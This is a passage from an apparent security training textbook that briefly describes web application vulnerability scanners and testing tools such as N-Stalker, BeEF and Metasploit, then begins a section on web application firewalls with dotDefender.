


Figure 14.104: Screenshot of Acunetix Web Vulnerability Scanner

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP

Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.




Figure 14.105: Screenshot of N-Stalker Web Application Security Scanner

- **Browser Exploitation Framework (BeEF)**

Source: *http://beefproject.com*

The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities. It provides the penetration tester with practical client-side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and perform further intrusions.





Figure 14.106: Screenshot of Browser Exploitation Framework (BeEF)

Some additional web application security testing tools are as follows:

- Metasploit (*https://www.metasploit.com*)
- PowerSploit (*https://github.com*)
- Watcher Web Security Tool (*https://www.casaba.com*)
- Netsparker (*https://www.netsparker.com*)
- Arachni (*http://arachni-scanner.com*)



Web Application Firewalls

Web application firewalls (WAFs) secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used WAFs are as follows:

- **dotDefender**

  Source: *http://www.applicure.com*

  dotDefender™ is a software-based WAF that protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.

